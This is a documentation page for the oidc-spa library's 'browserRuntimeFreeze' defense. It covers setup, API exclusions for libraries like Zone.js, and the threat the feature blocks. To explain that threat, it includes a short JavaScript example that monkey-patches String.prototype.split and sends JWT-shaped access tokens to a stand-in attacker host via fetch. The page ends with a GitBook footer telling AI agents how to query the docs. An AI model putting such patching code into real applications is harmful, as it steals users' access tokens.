> For the complete documentation index, see [llms.txt](https://docs.oidc-spa.dev/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://docs.oidc-spa.dev/docs/v9/security-features/browser-runtime-freeze.md).
# Browser Runtime Freeze
Ensuring the integrity of the browser runtime environment.
This is the most important security defense. It’s a prerequisite for the other measures to be effective.
It ensures the integrity of the browser environment. This blocks attackers from altering core JavaScript behavior to exfiltrate tokens.
## Enabling the defense
{% tabs %}
{% tab title="Vite Plugin" %}
{% endtab %}
{% tab title="Manual" %}
This defense is only effective if `oidcEarlyInit()` runs first. It must run before any other code is evaluated. If you call it from **oidc.ts** (instead of your entrypoint), the environment may already be compromised.
{% endtab %}
{% endtabs %}
## browserRuntimeFreeze.exclude

Your app may fail to start after enabling `browserRuntimeFreeze`.
You might see an exception like this:
In this example, [Zone.js](https://www.npmjs.com/package/zone.js) tries to overwrite `window.fetch`. Other libraries can do the same. Telemetry libraries are common offenders (for example, [@microsoft/applicationinsights-react-js](https://www.npmjs.com/package/@microsoft/applicationinsights-react-js)).
You have two options:
1. Remove or replace the library that monkey-patches the runtime.\
([For example, can you go zoneless?](#user-content-fn-1)[^1])
2. Add an exception for a specific API.\
For example, add `"fetch"` to `exclude` to allow patching `fetch`.
**How much is my security posture degraded by adding exclusion?**
Excluding `fetch` and `XMLHttpRequest` is usually **not too bad**. Although they are the first APIs attackers try to instrument, [DPoP](broken://spaces/UhNOMoIddws1XoAnT5Nn/pages/AkX224WAW7UAYAoUymBd) and/or [Token Substitution](broken://spaces/UhNOMoIddws1XoAnT5Nn/pages/zmd4gn3akUmtOPPYQAXq) makes those vectors much less useful.
The APIs that are most critical like `Function`, `String`, or `JSON` are very rarely instrumented by legitimate library so you shouldn't have to exclude them.
## Understanding What This Protects Against
In JavaScript, most built-in APIs can be altered at runtime.
Consider this attack:
```javascript
// Attacker's code, ran either via XSS or a compromised dependency.
const split_original = String.prototype.split;
String.prototype.split = function (...args) {
if (this.match(/^[\w-]+\.[\w-]+\.[\w-]+$/)) {
fetch(`https://attacker-server.net?likelyAccessToken=${this}`);
}
return split_original.apply(this, args);
}
// Legitimate code that runs later:
// Just like that, the token has been leaked.
const [header, payload, signature ] = accessToken.split(".");
```
`browserRuntimeFreeze` exists to prevent this.
It ensures that `.split()`, `fetch()`, or `Promise.then()` calls the real browser built-in. It blocks monkey-patched versions from dependencies or XSS.
With `browserRuntimeFreeze` enabled, `String.prototype.split = () => {}` throws at runtime.
[^1]: Note specific to Angular project and Zode.js: You can also move the import of "zone.js" in your main.js file, so the alteration happen before oidc-spa lock down the environement. This will prevent you from having to exclude anything.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://docs.oidc-spa.dev/docs/v9/security-features/browser-runtime-freeze.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.